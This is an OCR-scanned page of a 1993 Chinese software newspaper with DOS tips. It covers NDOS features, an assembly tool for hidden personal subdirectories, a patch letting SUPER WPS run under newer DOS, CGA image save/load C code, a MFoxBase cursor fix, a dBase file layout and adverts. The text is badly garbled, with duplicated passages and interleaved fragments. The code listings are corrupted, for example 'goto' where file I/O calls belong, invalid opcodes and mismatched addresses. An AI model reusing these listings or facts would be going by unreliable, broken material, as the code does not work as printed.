1DA INC CX 205 MOV SI,1FC
1DB INC CX
1DC PUSH CX
1DD REPZ 1DE MOVSB
1DF MOV AX,[2]
1E2 ADD AX,62
1E3 MOV CX,10
1E4 MUL CX
1EA DEC AX
1EB MOV SI,AX
1ED MOV DI,SI
1EF ADD DI,20
1F2 POP AX
1F3 MUL CX
1F5 MOV CX,AX
1F7 REPZ
1F8 MOVSB
1F9 POP DX
1FA JMP 1AC
1FC XOR AX,AX
1FE MOV BX,AX
1F0 MOV AX,[42]
203 MOV DS,AX
205 MOV SI,14C
208 PUSH DS
209 PUSH SI
20A LDS SI,[SI]
20C CLD
20D LODSW
20E MOV CX,AX
210 LODSW
211 POP SI
212 POP DS
213 CMP AX,74A9
216 JNZ Z33
218 CMP CX,FEB0
21C JNZ Z33
221 INT 21
223 PUSH CS
224 POP CX
225 MOV ES,CX
227 MOV DI,118
22A MOVSW
22B MOVSW
22C MOV AX,103
22F MOV [SI-4],AX
232 MOV [SI-2],CX
235 PUSH CS
236 POP DS
237 MOV SI,24A
23A LODSB
23B OR AL,AL
23D JZ 245
23F MOV AH,E
241 INT 10
243 JMP 23A
245 MOV DX,1FC
248 INT 27
24A INT 20
24B INT 20
24E INT 20
252 DB 00 42 63 6C
256 DB 00 62 20 3C
258 DB 3C 0D 0A 31

```

虚拟盘的妙用

功能强大的NDOS

Symantec公司1991年推出NORTON时,增加一个功能强大的命令处理器——NDOS

NDOS作为替代COMMAND.COM的DOS外壳,兼容所有DOS命令,并增强了部分命令的功能,使各命令都更富于变化,为用户提供更为广泛的选择,同时又增加了40个新命令,丰富方便

方便灵活的在线帮助,在命令行上,用命令/?将显示该命令的命令格式和选项,命令可以是NDOS内部命令和DOS外部命令,内部命令以"@"列出所有NDOS内部命令表,在系统状态下,任何时候按下F1(或在命令行用HELP命令),将弹出帮助屏幕,给出命令的用法,用途,详细说明和例子,及参阅的相关命令,帮助屏幕支持鼠标,用鼠标指点参数命令,将显示该命令的帮助屏幕,退出帮助屏幕先前用户屏将被恢复。

2.方便灵活的命令编辑功能,NDOS命令行编辑与COMMAND.COM完全不同。a)NDOS命令行能容纳255个字符(COMMAND.COM只允许127个)。b)NDOS保存一张命令沿革表,类似于DOS 5.0的DOSKEY但不需要设置驱动程序,用以保存用户在系统状态使用过的数条命令;表的大小为512-8192字符,用^L光标键可以复原表中命令,对其编辑执行。

c)对已输入命令编辑可以使用←→Home,End等光标移动键而不象COMMAND.COM会删去已输入字符。d)文件名续完功能,在光标处给出文件的一部分(或通配符描述),F8, F9会依次用与之匹配的文件名续完(替代)光标处文件名,F10附加另一个匹配文件到命令行,这使得对一个文件操作的命令更方便。

e)NDOS的命令行允许多命令,多文件参数,使过去几行命令才完成的功能一次完成,效率更高。3.别具一格的变量函数,NDOS允许多参数的函数作为伪环境变量,象环境变量一样使用,变量函数完成:

a)检测文件是否设置了属性或是否具有某属性。b)给出给定磁盘的剩余空间。c)给出基本内存,扩展内存,扩充内存,XMS剩余空间。

d)对算术表达式求值,算术运算包括+,-,*,/,%(取模)的整数运算。e)取文件路径,基名,扩展名,文件长度,给出目录的完整路径,按PATH环境变量查找文件。

f)串操作,包括子串定位,串长,取子串,大小写串转换,取文件中指定字符串。

4.有用的内部环境变量,NDOS的环境变量名可达80,值可达255个字符,并且允许变量名为任何字符组合,增加了一些具有特定含义的环境变量,其中,大部分不占用环境空间(称为内部环境变量),而对正确判断系统的状态有益。它们包括:#(给出批处理文件个数);@(给出外部程序出口码);-FG -BG(光标处前景色,背景色);-ROWS -COLUMNS(屏幕行列数);-CWD -CWD\$(缺省驱动器目录);-CWP -CWP\$(缺省目录);-DATE -DOW -TIME(当前

系统日期,星期,时间);-DISK(缺省驱动器);-DOSVER(DOS版本号);-CPU -NDP(CPU,协处理器类型);-MONITOR -VIDEO(显示器与显卡类别);-SHELL(SHELL的嵌套深度)。

5.别名可减少击键,别名是用户指定的用以替代命令及命令序列(相当于批文件)的一个标识,别名可用于:a)命令名长,参数多的命令,用简短易记的别名减少击键。b)易记而有意义的名字代替无意义的命令(特别可以用中文命令代替西文DOS命令,便于不会英文的人使用DOS命令,如用"删除"代替"DEL"等。

c)常用的批文件改为别名,执行更快,而且省去了搜索批文件。别名可以嵌套,可以带参数,可以包含有条件执行的批命令,可以从正文文件中装入内存,可以删去一个别名,使别名的应用更为广泛,方便。

6.丰富的BE命令,BE(Batch

Enhance)是NORTON提供的批文件增强器,NDOS将其作为内部命令直接支持其大部分功能,而不需要BE.EXE,它包括:a)BE ASK等待指定键被按下,返回一个退出码,它可以设定提示值,暂停等待时间,缺省按,可按接受键,色彩等,根据用户响应按键不同,返回不同的退出码。

b)BE BEEP演奏指定乐段,用以表示发生错误或指定工作完成。

c)BE BOX(画一个方框),BE CLS(用指定色彩属性清除屏),BE SA(指定屏幕色彩属性),BE WINDOW(开辟一个带边框的窗口),BE ROWCOL(指定行列属性写字符),BE PRINTCHAR(多次显示指定字符)等,用以构造富有吸引力的屏幕。

d)BE DELAY(使批文件暂停设定时间后再次执行),BE TRIGGER(使批文件到指定时间)用以使批文件延迟一段时间。

e)BE MONTHDAY, BE WEEKDAY返回系统日历或星期。

f)BE SHIFTSTATE测定换挡键(SHIFT,ALT,CTRL)状态。

g)BE REBOOT使系统重新启动,是修改的系统配置有效的唯一办法,它对编制这样的批文件十分有用。

这些命令使NDOS的批文件更富于变化,功能更强。6.环境的保存与恢复,使批文件更方便,可靠,用SETLOCAL与ENDLOCAL,使你处理一些临时改变磁盘,目录,环境变量的一些工作更方便,如建立这样一个批文件:

@echo off setlocal cd d:\wsw endlocal echo on 使你如你都在D:\WS下做WordStar的编辑工作,完成后恢复到原先的驱动器,目录,目录下继续工作,但此命令用于于批文件,会在内存留下"空洞",这种情况下应该用目录表。

8.目录表有着广泛的用途,NDOS中PUSHD(当前目录压栈),POPCD(上次压栈目录出栈),DIRS(显示目录表)用于对目录表操作,在改变目录及驱动器时,你可以用PUSHD将当前目录压栈,以便将来用POPCD恢复你先前所在目录及驱动器,如在2.13汉字系统下装入五笔字型的批文件WBX.BAT可以为:

```
@echo off
pushd c:\213\wb
kwb
wbrx
ich
popd
echo on
这样WB.BAT执行后,你所工作的目录,驱动器不发生变化。
9.系统提示有所改进,在NDOS下,若你把系统提示符改为$P$Q(显示当前盘符和目录名),在数据无盘的情况下,搜索软盘目录会产生错误,而在NDOS缺省情况下,对软盘提示盘符,对硬盘提示盘符和目录名,这就避免了这种错误。
10.LIST使浏览文件更方便,尽管NDOS对TYPE命令作了一些改进,如允许文件名使用通配符,显示内容允许屏幕暂停,带行号显示文件等,但仍然提倡使用LIST显示文件。它允许用光标键上下左右移屏,前后翻屏,可禁止右边界线回绕,查文件串,打印文件,去掉字符高位文本行(对显示某些字符产生的文件有用)等,使浏览文件更容易。
11.用指点技术操作文件,SELECT命令屏蔽了DOS同名的外部命令,它与SELECT.EXE完全两回事,它的SELECT[选项][命令][文件说明]格式,使你用全屏指点方式在匹配于指定文件说明的文件中选择部分文件,执行给定命令,对这些文件进行操作,如:SELECT COPY(*.EXE)A, /用全屏指点技术选择*.EXE文件拷贝到A:盘根目录下。
12.对文件增加更多有意义的描述,DESCRIBE命令可为每个文件增加不多于40个字符的描述,此描述可用DIR命令看到。描述内容存放在文件所在目录下的名为DESCRIPT.ION的隐文件中,以正文格式
```

高度隐含的个人子目录

随着电子事业的发展,计算机应用的普及,应用计算机的人员也越来越多。每个上机操作的人员也免不了有自己的应用经验,编制自己所习惯的各种实用小程序。于是就产生了这样一种想法:自己所编制的程序是否被别人拷贝去,使其他人不劳而获。本人针对这一问题,利用DOS语言程序的句柄记录操作功能编制了一建立、进入、删除功能为一体的个人隐含子目录的应用程序,本程序短小精悍,使用起来相当方便,且所建立的子目录不易被其他人发现,即使是使用PCTOOLS工具软件也很难找到。

程序设计思想:子目录名的第一个字符由程序自动设定和识别,人工干涉不到,这就增加了子目录名的隐蔽性;子目录名中允许空格符的存在,而DOS管理子目录名时不允许有空格符,这样利用DOS的目录管理命令根本不能对该目录进行操作,增加了保密性;再利用工具软件将子目录的长名字改为非零值,即使是使用PCTOOLS等强有力的工具软件也很难找到该子目录。

具体操作方法:建立子目录操作: <>DIRSELF /M 子目录名 时子目录操作: <>DIRSELF /C 子目录名 删除子目录操作: <>DIRSELF /R 子目录名 注:子目录名为7个字符组成,其中允许空格符存在。程序清单如右。

辽宁 宋立波

本版责任编辑07号

存放,内部命令(象COPY,DEL,REN等)对文件的操作也会导致文件描述相应变化。这使用户甚至可以用中文说明一个文件内容,在DIR时对文件内容一目了然。

13.对目录树执行命令,GLOBAL使NDOS在当前目录执行一命令,然后在其它子目录下再执行。如e: >GLOBAL DEL *.BAK 删除C:盘中的所有.BAK文件。e: >GLOBAL DEL *.* * * * * * 删除一视目棵树。

14.敲击进给,KEYSTACK使你在执行一个程序之前给出你的按键序列,就好像程序执行时,你按了这些键一样,如批处理文件CC.BAT: \$keystack %1 13 (13代替回车)。

使你可以在命令行上以 <> CC"文件名"的方式给出要编辑的文件名。15.条件判断语句更丰富,IF语句使用EQ(或=),NE(不等),LT(小于),LE(不大于),GE(不小于),GT(大于)等关系运算符,来判断出码或比较字符串;判断文件名或目录是否存在;判断标识符是否为别名。IF语句支持IF / THEN / ELSE / ENDIF形式有条件执行命令。

16.可以移动文件到不同的文件名,不同的目录,不同的驱动器。

17.可以存贮操作日志。

18.可使用系统操作计时。

19.批文件可以使用子程序。

20.可以改名一个子目录

21.可以用ODD命令同时改变缺省驱动器和目录。

22.对原有DOS内部命令提供更多的开关选项,如,DIR [选项][命令][文件说明]格式,使你用全屏指点方式在匹配于指定文件说明的文件中选择部分文件,执行给定命令,对这些文件进行操作,如:SELECT COPY(*.EXE)A, /用全屏指点技术选择*.EXE文件拷贝到A:盘根目录下。

12.对文件增加更多有意义的描述,DESCRIBE命令可为每个文件增加不多于40个字符的描述,此描述可用DIR命令看到。描述内容存放在文件所在目录下的名为DESCRIPT.ION的隐文件中,以正文格式

```
code segment
db 0ah, 'Error parameter', 24h
mybuff db 64 dup (0)
begin,
mov dx, ax
mov si, 0080h ;程序参数区,第一
xor ah, ah
mov al, [si] ;位为参数总数
push ax
cmp al, 2
jb exit
jb exit
mov di, offset name1
sub al, 03
mov cx, ax
cld
repe movsb
pop ax
mov cx, ax
mov si, 0080h
loop1: inc si
mov al, [si]
cmp al, 2fh ;"/"符
jb, bbb
loop loop1
jmp exit1
bbb: inc si
mov al, [si]
or al, 20h
cmp al, 6ah ;参数'M'
je, mmm
cmp al, 63h ;参数'C'
je, ccc
cmp al, 72h ;参数'R'
je, rrr
jmp exit1
mmm: mov dx, offset name0
mov ah, 39h
int 21h
je err1
mov cx, 0007h
mov ax, 4301h
mov dx, offset name0
int 21h
jmp exit
ccc: mov dx, offset name0
mov ah, 3bh
int 21h
je err1
jmp exit
rrr: mov dx, offset name0
mov ah, 3ah
int 21h
je err1
jmp exit
exit1: mov dx, offset param
jmp vram
add ax, 0030h
mov bx, offset error1
mov [bx], al
mov dx, offset error
mov ax, 00h
int 21h
exit: mov ax, 4c00h
int 21h
code ends
end start
```

屏幕上滚被锁死的解法

在进行汉字操作或图形操作的一些情况下,有时会遇到屏幕上滚,比如用中文处理软件CED发生出错被强行退出时,之后使用DIR或TYPE等命令,会发现其内容只在屏幕底部闪动,这样影响了目录和文件的查看,往往不得不重新启动。经过多次试验,笔者总结出下面两方法,供大家参考: 1.使用DOS的MODE命令,在DOS状

```
态下键入:
C>MODE CON80,
当这种方法还不能奏效时,请使用下面的方法启动。
2.用DEBUG编一个小程序,将屏显示转换成图形方式。方法如下:
-A190
XXXX, 0100 MOV Writing 0007 bytes
```

至此,已编好了MOD1.COM文件,将它拷贝入路径能找到的地方,以后再遇到上滚锁死时,键入MOD1即可,此程序可看作是DOS的MODE外部命令的一个延伸。 黑龙江 郭平

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所主办 主编:刘德刚 副主编:唐秋
国内统一刊号:CN51-0106 订网代号:61-74 地址:成都市金河街75号 邮政编码:610015

回顾92年,由于计算机技术的发展,尤其是微处理机技术和普通的应用,使计算机价格江河日下,冲击了整个计算机产业,促使计算机产业进入了动荡、调整、竞争激烈的计算机产业。置身于国际竞争环境中的我国计算机产业虽然进入了高速发展期,但也同样面临着冲击变革与重新组合。因此,只有不断进行改革,把旧机制遇与方向,才能在激烈竞争的市场经济中不断发展,永远立于不败之地。

一、世界计算机产业正在大变革、大调整
当今计算机技术不断地发展创新,硬件产品的价格大战愈演愈烈,冲击了整个计算机产业。不仅冲击了大型机、中型机、小型机的计算机公司,同时也冲击了微型机的公司。造成了世界性的计算机产业的危机,带来了计算机产业的大动荡与大调整。让我们来看一下这样一些事实:92年中,世界上最大的计算机公司IBM公司解雇了4万员工,亏损高达40多亿美元,已经达到了它的历史

动荡、调整、竞争激烈的计算机产业

中软总公司副总经理 唐秋

上亏损最大年度。世界上第二号计算机公司DEC公司赶走了它的创业者,两年裁减了18000人,关闭了165个工厂,关闭的全部代价是30亿美元。王安公司已经申请了破产保护。法国布尔公司解雇了8000名员工,13个工厂关闭了8个。意大利利获得公司解雇了20%。Apple公司与COMPAQ公司都解雇了数千员工。日本公司虽然裁员,但92年到93年一直下降不止。富士通在92年上半年亏损就达1.6亿美元。在这种形势下,COMPAQ公司带头挑起价格战,从七月份开始一改它的高价形象,低价格推出产品,虽然使其获得了大利润和40多亿美元的业绩,但是目前很难预计它的未来前景。去年硬件厂商利润已经从去年前的20%几乎下降到了个位数。软件服务业有了很大发展,其利润已从五年前的20%增至去年的32%。

总的说来,计算机产业处在一个大变革、大分化与调整阶段。很多厂家都在想办法缩小、分散、调整。比如,IBM公司已决定要关闭它的几个大型厂,正在极力组建和加强它的微机生产,在组建它的软件与服务业。DEC公司在92年中为了加强其自身的竞争力,一方面把它的软件体系,从原来的封闭体系完全走上了开放体系。另一方面,在92年推出64位的 α 芯片,能否挽救DEC公司的危机,尚属未知数。王安公司从92年破产保护已转向软件服务业,也就是从一个硬件制造商开始转向软件和服务业。能不能给王安公司带来生机也很难预料。

二、世界各大计算机厂商瞄准中国市场
随着我国国民经济的高速发展,我国的计算机市场需求在92年大幅度上升,计算机工业产值也大幅度上升,92年首次突破了100亿的产值,上升了65%左右,市场销售额达200亿元,大约合在20-25万台,包括微机与大中型机,其中国产机有8万多台,是发展最好的一年。93年初又显现了大好形势,据有关部门预测,93年中国计算机市场仍然大幅度上升,微机

新品介绍

“译星”是中软总公司语言工程事业部研制的英汉电脑全自动翻译系统。它是利用计算机模拟人的翻译过程将英文译成中文的软件系统。“译星”是国内专业领域覆盖面最广而且商品化最早的英汉电脑翻译系统。“译星”自88年推出以来,曾多次获得国家、部级科技成果奖。“译星”主要用于科学技术资料的翻译,特别适用于数量大、时间紧和了解概况的翻译要求,它可作为办公室自动化的工具,也可和光电扫描仪、OCR软件及计算机排版、检索系统相联,形成更大、更强、更方便的应用系统。

近几年来,研制部门加强了翻译理论和翻译技巧的研究,结合用户的反馈信息,对“译星”系统进行了全面剖析,对全部程序进行重新设计,重新编程,对词典的结构作了较大的调整,重新设计了用户界面,推出新一代的“译星-92”英汉电脑翻译系统,颇受全国各行各业用户的青睐,堪称国内机器翻译界的一流产品。

“译星-92”的特点

1. “译星-92”具有一流的翻译速度,在“译星-92”中我们采用了多种技术与技巧以提高翻译速度,在386-333微机上每小时翻译5万英文单词,比原“译星”速度提高了10倍。
2. “译星-92”拥有一个崭新的用户界面,翻译与编辑融为一体,采用下拉式菜单,使用用户界面美观、方便、易操作。
3. “译星-92”词典结构更加合理,“译星-92”新调整了词典的结构,减少了冗余,使词典在信息不减少的前提下,所占用的存储空间是原“译星”的三分之一,使系统开销减少。
4. 新增向用户开发的词典维护功能,用户可自行追加生词。
5. “译星-92”可读性有所提高,“译星-92”新增了一些实用方法,修改了少量规则,并纠正了词典中发现的错误。
6. “译星-92”专业词典最丰富,“译星-92”有计算机、经济、通讯、陶瓷、火力发电、印刷机械、汽车拖拉机、石油勘探和石油地质、化工等10部词典。“译星-92”是国内拥有专业词典最多的电脑翻译系统,并可随时为用户开发新的专业词典。

“译星-92”的技术指标及使用环境
技术指标: (1) 可读性80%,实际已达90%以上,译准率达90%以上。
(2) 翻译速度15000词/小时(286微机) 30000词/小时(386微机)
5. 允许键盘、文本、光电扫描输入。
6. 词汇量:基本词典4万余条,专业词汇35万余。

具有良好的可移植性,可维护性,使用环境: (1) 系统要求最小内存640K,最小磁盘20兆, (2) 系统可在IBM微机及其兼容机上运行。
本报编辑部受中软总公司语言事业部的委托,在西南地区开展“译星-92”咨询与销售业务,并接受英汉电脑翻译业务,欢迎垂询。

译星-英汉电脑翻译系统

唐秋记: 本文摘自中软总公司唐秋副总经理在“中心”技术产品推广周会上发言的一部分,未经本人审阅,仅供参考。

中软总公司、北京市电子工程学会联合举办 管理信息系统辅助开发工具 (MISADT) 培训班

培训内容: 管理信息系统设计的最新思想, MISADTS. 0版(分单用户和网络版)的设计原理、使用方法及实例; 汉卡及防病毒卡的最新动态。

培训方法: 授课与上机实习相结合, 专人负责接待。

培训时间: 1993年4月21日-4月27日, 共7天。

培训费用: 每单位一人350元, 二人600元。

报到时间及地点: 4月20日为报到时间, 地点在北京理工大学新招待所, 有专人负责接待。

联系电话或快信函告。

联系地址: 北京市海淀区王公坟2号嘉康饭店405

邮编: 100080

电话: 2564486-405

联系人: 李建良 董立清

中软总公司地址: 北京海淀区学院南路55号语言工程楼

邮编: 100081

电话: 8317722-6118、8315317

联系人: 李洪刚

编辑先生:
我从金山CCDOS汉字系统有关资料得知,金山系统在启动时,有自动使用扩展内存的功能。但我在使用香港金山CCDOS. 0系统时,却没有此功能,致使系统启动时速度之慢使人难以忍受,我也曾采用过《软件报》92年第42期第三版所介绍的方法,虽然能提高一定的显示速度,但那是只能利用640K以内的空间,仍然无法利用扩展内存。本人也曾检查过所使用的微机的扩展存储器,没有问题(经严格测试一切正常)。我用的机型是: 可产M300 准386,基本内存640K,扩展: F2M多,内存共3M左右。

望贵报及广大电脑爱好者给予帮助。
(653002)建文市上海路133号贵州省农行于毅 胡坚

行修改和扩充(用户密码这部分程序除外)。
2. 屏幕界面友好,人机对话性强,特别强大的排错处理功能,保证计算机接收的数据正确无误。无论在何种情况下,均不会有令操作员无所适从,无法处理的计算机术语或一串看不懂的英文字符,特别适合于有一点计算机知识的(财务)职员使用。也可作为示范程序供数据库爱好者学习。

3. 采用DBASE-III PLUS编写,运行速度快,可靠性强。
运行环境: 中文DOS,长城各型IBM-PC/ST/AT,286,386兼容机。
转让形式: 1. 2M高密度一

片,使用说明一份。
转让价格: 234元。
邮编联系人: 湖南省衡山县城关镇人民东路63-2号三楼宋红龙
邮政编码: 421300
★编号: 930402
名称: 通用型中西文集成编辑器‘IPE’
作者: 黄煜秋

系统功能及特点, IPE是一个集各种编辑工具和集成编程环境的优点为一体的通用型集成编程器,也可用于一般文编辑,该系统的执行程序不到60K,可运行于10-43行的各种中西文DOS系统,支持各中西文显示卡,可按“BIOS”方式和直接写屏方式显示输出,具有“WS”的全部编辑排版功能,编辑命令采用“WS”体系,用宏命令功能可修改扩展已有的编辑命令; 可编辑“WS”、“WPS”等生成的数据文件; 支持列表,块内空格填充,大小写转换等功能; 输入翻译灵活; 多文本窗口,文件间可相互复制; 具有自动追踪,块文本左右移动等编程专用排版功能; 自动查找符号或关键字配对,在编辑环境中即可运行,连接和调试等外部命令,系统有有效解决调用外部命令时的内存空间问题; 对翻译过的

文件,能自动定位出错行; 自动记忆系统编辑状态,从新启动时自动恢复; 计算器支持多种进制数值的算术逻辑运算; 可查区位码、键位码和ASCII码; 提供辅助程序方便直观地设置各种参数。
运行环境: * IBM-PC 及其BIOS兼容机型;
* 各种中西文显示卡;
* DOS3.0以上,或者,在DOS3.0以上运行的各种汉字DOS系统
开发语言: 8088宏汇编语言, MS-C 6.0
转让方式: 1. 源程序(300元); 或者2. 执行程序及相关文件(150元)
敬收单位: 《软件报》编辑部

于10-43行的各种中西文DOS系统,支持各中西文显示卡,可按“BIOS”方式和直接写屏方式显示输出,具有“WS”的全部编辑排版功能,编辑命令采用“WS”体系,用宏命令功能可修改扩展已有的编辑命令; 可编辑“WS”、“WPS”等生成的数据文件; 支持列表,块内空格填充,大小写转换等功能; 输入翻译灵活; 多文本窗口,文件间可相互复制; 具有自动追踪,块文本左右移动等编程专用排版功能; 自动查找符号或关键字配对,在编辑环境中即可运行,连接和调试等外部命令,系统有有效解决调用外部命令时的内存空间问题; 对翻译过的

软件交流

不修改程序在MS-DOS 3.11上运行SPUER.WPS

香港金山公司研制的文字处理软件 SUPER WPS V2.10以其精美方便的表格、文字处理功能而赢得不少同行的青睐...

在 DOS3.31及以上版本的操作系统下 SUPER.WPS V2.10不能运行的主要原因是不能运行 SPUER.CCDOSS.0...

通过分析,发现 SPLIB.EXE 分别在 CS:011C、CS:0182、CS:01B4 三处用到了 DOS 绝对地址调用 INT 25H...

AL:驱动器号
CX:所读的扇区数
DX:开始逻辑扇区号
DS:磁盘传送区在内存中的段地址

由于 DX 的限制,INT 25H 所读逻辑扇区的扇区数不能超过 0FFFFH,即容量不能超过 32MB...

AL:驱动器号
CX:0FFFFH,表明该方法调用 INT 25H 的参数块在内存中的段地址
BX:参数块在内存中的段偏移地址

据此,笔者设计了一个程序,只要先运行该程序,便可运行 SPLIB.EXE,正常引导 CCDOSS.0...

```
程序清单如下:
-u100 1115
49A4,0100 JMP 01C9
49A4,0103 DW 00 00
49A4,0107 DW 00 00
49A4,010B DD 00 00 00 00
49A4,010F DD 00 00 00 00
49A4,0113 DW 00 00
49A4,0115 DD 00 00 00 00 00 00 00 00
49A4,011B CS;
49A4,011C MOV BYTE PTR [010F],01
49A4,0121 JMP 0133
49A4,0123 NOP
```

```
49A4,0124 PUSHF
49A4,0225 CS;
49A4,0126 CALL FAR [010B]
49A4,012A JMP 0150
49A4,012C NOP
49A4,012D CS;
49A4,012E MOV BYTE PTR [010F],00
49A4,0132 CS;
49A4,0133 MOV [0110],AX
49A4,0137 CS;
49A4,0138 POP [0108]
49A4,013C CS;
49A4,013D PCBP [0105]
49A4,0141 PUSHF
49A4,0142 CS;
49A4,0143 CMP BYTE PTR [010F],00
49A4,0148 JNZ 0124
49A4,014A PUSHF
49A4,014B CS;
49A4,014C CALL FAR [0107]
49A4,0150 JZ 0182
49A4,0152 ADD SP,+02
49A4,0155 CS;
49A4,0156 PUSH [0105]
49A4,015A CS;
49A4,015B PUSH [0108]
49A4,015F RETF 0002
49A4,0162 CMP AX,0207
49A4,0165 JZ 015D
49A4,0167 ADD SP,+02
49A4,016A STC
49A4,016B JMP 0155
49A4,016D ADD SP,+02
49A4,0170 PUSHF
49A4,0171 PUSH BX
49A4,0172 PUSH CX
49A4,0173 PUSH DX
49A4,0174 PUSH DS
49A4,0175 MOV AX,0K
49A4,0177 MOV BX,0112
49A4,017A CS;
49A4,017B MOV [BX],DX
49A4,017D CS;
49A4,017E MOV WORD PTR [BX+02],0000
49A4,0183 CS;
49A4,0184 MOV [BX+04],CX
49A4,0187 CS;
49A4,0188 MOV [BX+06],AX
49A4,018B CS;
49A4,018C MOV [BX+08],DS
49A4,018F MOV CX,FFFF
49A4,0192 PUSH CS
49A4,0193 POP DS
49A4,0194 MOV AX,[0110]
49A4,0197 CS;
49A4,0198 CMP BYTE PTR [010F],01
49A4,019D JZ 01B9
49A4,019F CS;
49A4,01A0 CALL FAR [0107]
49A4,01A4 JB 01C0
49A4,01A6 POP DS
49A4,01A7 POP DX
49A4,01A8 POP CX
49A4,01A9 POP BX
49A4,01AA POPF
49A4,01AB CLC
49A4,01AC CS;
49A4,01AD PUSH [0105]
49A4,01B1 CS;
49A4,01B2 PUSH [0108]
49A4,01B6 RETF 0002
49A4,01B9 CS;
49A4,01BA CALL FAR [010B]
49A4,01BE JMP 01A4
49A4,01C0 POP DX
```

CGA图形存取时的一点技巧

保存和装入图形映像文件是一件很简单的工作,因为在屏幕上显示的内容也保存在显示 RAM 中,而显示 RAM 中的内容又很容易拷贝到文件上去...

CGA 图形模式将显存分为 2 个 8KB 的区,前一个区存放偶数扫描线的象素,后一个区存放奇数扫描线的象素,如图表所示。

因此按顺序存取显存,必然是先显偶数行,再显奇数行,如果交替地存取一个偶数行字节,一个奇数行字节,直至整个显存,就能实现图形的从上到下自然显示。

Table with 4 columns: 偶数扫描线 (Even scanlines), 内容 (Content), 奇数扫描线 (Odd scanlines), 内容 (Content). Rows include addresses like B8000-B804F, B8050-B809F, etc.

```
49A4,01C1 POP CX
49A4,01C2 POP BX
49A4,01C3 ADD SP,+02
49A4,01C6 STC
49A4,01C7 JMP 0152
49A4,01C9 MOV AH,90
49A4,01CB INT 21
49A4,01CD CMP AH,1F
49A4,01D0 JNB 01D7
49A4,01D2 MOV AX,4C01
49A4,01D5 INT 21
49A4,01D7 MOV AX,3525
49A4,01DA INT 21
49A4,01DC MOV SI,0107
49A4,01DF CS;
49A4,01E0 MOV [SI],BX
49A4,01E2 CS;
49A4,01E3 MOV [SI+02],ES
49A4,01E6 MOV AX,3528
49A4,01E9 INT 21
49A4,01EB MOV SI,010B
49A4,01EE CS;
49A4,01EF MOV [SI],BX
49A4,01F1 CS;
49A4,01F2 MOV [SI+02],ES
49A4,01F5 MOV AX,2525
49A4,01F8 PUSH CS
49A4,01F9 POP DS
49A4,01FA MOV DX,012D
49A4,01FD INT 21
49A4,01FF MOV AX,2526
49A4,0202 PUSH CS
49A4,0203 POP DS
49A4,0204 MOV DX,011B
49A4,0207 INT 21
49A4,0209 MOV DX,01C9
49A4,020C MOV CL,84
49A4,020E SHR DX,CL
49A4,0210 MOV AX,3100
49A4,0213 INT 21
```

```
程序 1
%include "dos.h"
%include "stdio.h"
main(argc,argv)
char *argv[];
int argc;
{
FILE *fp;
int i,j;
char dir *pdir=(char dir *)0x20000000;
if ((fp=fopen(argv[1],"wb"))==NULL){
printf("cannot open file\n");
return;
}
for(i=0;i<8192;i++){
goto(*pdir,fp);
goto(*pdir+8192,fp);
pdir++;
}
fclose(fp);
}
程序 2
%include "dos.h"
%include "stdio.h"
main(argc,argv)
char *argv[];
int argc;
{
FILE *fp;
int i,j;
char dir *pdir=(char dir *)0x20000000;
if ((fp=fopen(argv[1],"wb"))==NULL){
printf("cannot open file\n");
return;
}
for(i=0;i<8192;i++){
* pdir)=goto(fp);
*((pdir+8192))=goto(fp);
pdir++;
}
fclose(fp);
}
程序 3
%include "dos.h"
%include "stdio.h"
main(argc,argv)
char *argv[];
int argc;
{
FILE *fp,*fpi;
char xz;
int i,j;
char xl[8193],yl[8193],cl[16384];
if ((fp=fopen(argv[1],"wb"))==NULL){
printf("cannot open file\n");
return;
}
if ((fpi=fopen(argv[2],"wb"))==NULL){
printf("cannot open file\n");
return;
}
goto(*fpi);
for(i=1;i<8193;i++){
xl[i]=goto(fp);
for(j=1;j<8193;j++){
xl[j]=goto(fp);
for(k=1;k<16384;k++){
xl[k+1]=xl[j];
xl[k+1+1]=yl[j];
}
}
for(i=0;i<16384;i++){
goto(*fpi,fp);
}
fclose(fp);
}
```

MFoxBase 中每行下黑线的消去方法

在 2.13H 汉字系统下,运行 MFoxBase 时,当前窗口与背景颜色不同时,在每行下有一条黑线,这样,在进行屏幕菜单设计时,往往由于此线的存在,而影响屏幕显示的美观...

编译后,产生 GB.EXE 文件。在 MFoxBase 中,当需要消去光标时,只要运行 RUN OB,即可消去光标...

```
要执行命令 CALL CURSOR WITH '0' 即可消去光标,执行命令 CALL CURSOR 又可以恢复光标。用汇编语言写的程序,生成的目标文件很短,适合于内存紧张的情况。此两种程序在 2.13H 下, MFoxBase2.0 下程序都可消除屏幕上的黑线。此方法在 COMPAQ386/25M VGA 方式下运行通过。
附 GB.C 源程序:
/* GB.C */
** 1992.10 **
#include <dos.h>
#include <stdlib.h>
main(int argc,char *argv[])
{
union REGS in,out;
if (argc!=2) exit(1);
in.h.ah=0x13;
in.h.al=atoi(argv[1]);
int86(0x10,&in,&out);
}
```

```
附 COURSOR.ASM 源程序:
TITLE CURSOR --demo Cursor
Setup Program
ORG 0
PRG SEGMENT BYTE
ASSUME CS,_PRG
CURSOR PROC FAR
PUSH AX
PUSH DX
MOV AH,13H
MOV AL,[BX+1]
INT 10H;
POP DS
POP DX
POP AX
RET
CURSOR ENDF
PRG ENDS
END
```

无格式BCD码通讯数据的数据库管理

关系数据库管理系统 DBASE II 和 FOXBASE + 是近年来在我国流行最广、应用面最大的数据库管理系统，它们具有很强的数据处理和管理功能以及灵活的程序设计能力，但只适用于具有特定格式的数据的集合。通常的管理方式是用DMS按数据格式要求建立一个数据库，将数据输入库中（一般人工输入），再根据具体要求实现库的管理；然而这一切都必须在DMS中进行，实时数据的采样—通讯采用无格式BCD码数据流，且都在DMS外进行，这就提出了如何对DMS外获得的无格式通讯数据直接地、自动地传递到DMS的相应的数据库中，然后再利用DMS实现对其的管理，从而实现一个分布式数据采集系统的子站数据采集—主站与子站之间的数据通讯—主站对数据管理全过程的自动化，下面阐述了操作的原理和方法。

要实现DBMS外获取的数据向DBMS库中传输，必须解决非数据环境下的数据库读写，这就需要数据库文件的结构有本人的了解。经过分析，数据库中文件由库标识、字段描述和记录三大部分组成，它们的结构说明如下：

(1) 库文件标识部分占32字节，它们的意义见下表：

字节序号	内容	含义
1	03H或83H	库标识字，各M字节时为83H
2~4	日期	建库或修改的年、月、日
5~8	记录个数	当前库包含的记录总数
9~10	首记录偏移地址	库标识部分与字段描述部分字节和+2(C BASE)或+1(FOXBASE)
11~12	记录长度	每条记录所占字节数
13~32	全为00H	保留未用

表1 库文件标识部分结构说明

